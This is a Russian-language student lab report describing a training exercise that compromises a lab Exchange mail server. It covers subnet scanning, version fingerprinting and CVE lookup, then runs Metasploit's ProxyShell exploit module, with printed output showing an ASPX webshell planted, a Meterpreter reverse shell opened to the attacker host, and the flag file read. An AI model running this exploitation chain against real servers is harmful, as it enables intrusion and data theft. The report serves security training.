Лабораторная работа №2

Захват почтового сервера

Панченко Д.Д. 1132229056
Савурская П.А. 1132222827
Кочарян Н.Р. 1132221541
Чистякова Д.В. 1132220820

Содержание

1 Цель работы

На внешнем периметре расположен почтовый сервер организации, необходимо получить доступ к флагу, расположенному в папке `C:\Windows\system32\`.

2 Выполнение лабораторной работы

2.1 Поиск вектора атаки

Откроем терминал и просканируем подсеть `195.239.174.0/24` для поиска открытых портов, которые можно использовать для атаки (рис. 2.1).

Рис. 2.1: Сканирование сети

В результате сканирования на хосте 195.239.174.1 мы получили открытые порты 25 (порт, предназначенный для передачи электронных писем) и 443 (порт для защищенной связи веб-браузера).

Значит на хосте 195.239.174.1 установлен почтовый сервер.

Убедимся в этом (рис. 2.2).



Рис. 2.2: Exchange Server

Определим версию Exchange Server для поиска уязвимостей (рис. 2.3, рис. 2.4).



Рис. 2.3: Определение версии Exchange Server



Рис. 2.4: Определение версии Exchange Server

Ищем нужную сборку в документации Microsoft Exchange (рис. 2.5).

Exchange Server 2016 CU12 Mar21SU	2 марта 2021 г.	15.1.1713.10	15.01.1713.010
Сервер Exchange Server 2016 CU12	12 февраля 2019 г.	15.1.1713.5	15.01.1713.005

Рис. 2.5: Дата выпуска сборки Exchange Server

Для дальнейшего планирования атаки, переходим на сайт CVEdetails (рис. 2.6).



Рис. 2.6: Сайт CVEdetails

Найдем уязвимости, доступные к эксплуатации (рис. 2.7).



Рис. 2.7: Приоритетные уязвимости Microsoft Exchange Server

Изучим детальную информацию об уязвимостях (рис. 2.8, рис. 2.9).



Рис. 2.8: Детальная информация по уязвимости CVE-2021-34473



Рис. 2.9: Детальная информация по уязвимости CVE-2021-26855

После изучения детальной информации можно убедиться в том, что первая дата раскрытия информации по уязвимости больше даты выпуска сборки атакуемого почтового сервера Microsoft Exchange Server.

Значит, что указанные уязвимости можно эксплуатировать.

Используем инструмент exploit Metasploit для атаки (рис. 2.10, рис. 2.11).



Рис. 2.10: Запуск модуля Metasploit

Рис. 2.11: Запуск модуля Metasploit

Проведем сканирование с помощью данного модуля (рис. 2.12).



Рис. 2.12: Модули Metasploit для атаки на Microsoft Exchange Server

Для атаки мы воспользуемся уязвимостью ProxyShell.

2.2 Атака с использованием уязвимости ProxyShell

Воспользуемся модулем `windows/http/exchange_proxyshell_rce` (рис. 2.13).



Рис. 2.13: Модуль windows/http/exchange_proxyshell_rce

Зададим параметры `lhost` и `rhosts` (рис. 2.14, рис. 2.15).

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost ⇒ 195.239.174.11
```

Рис. 2.14: Установка параметров

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts ⇒ 195.239.174.1
```

Рис. 2.15: Установка параметров

Запустим модуль ProxyShell и получим meterpeter-сессию. (рис. 2.16).

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'M
ailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20250303110
416_default_195.239.174.1_ad.exchange.mail_196833.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrat
or@ampire.corp)
[*] Saving a draft email with subject 'atiTCEVImAg' containing the attachment with
 the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\
owa\auth\fBalBn0MfG.aspx
[*] Waiting for the export request to complete ...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\
auth\fBalBn0MfG.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:12322) at 2
025-03-03 11:04:58 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter >
```

Рис. 2.16: Процесс эксплуатации уязвимого сервера Microsoft Exchange

В процессе эксплуатации модуля ProxyShell обнаружена и проэксплуатирована уязвимость CVE-2021-34473.

Воспользуемся командой `cat C:/windows/system32/flag_for_red_team.txt` для нахождения флага (рис. 2.17).

```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt
20693
meterpreter >
```

Рис. 2.17: Поиск и чтение содержимого флага

3 Вывод

В результате выполнения работы мы успешно получили доступ к флагу, расположенному в папке `C:\Windows\system32\`.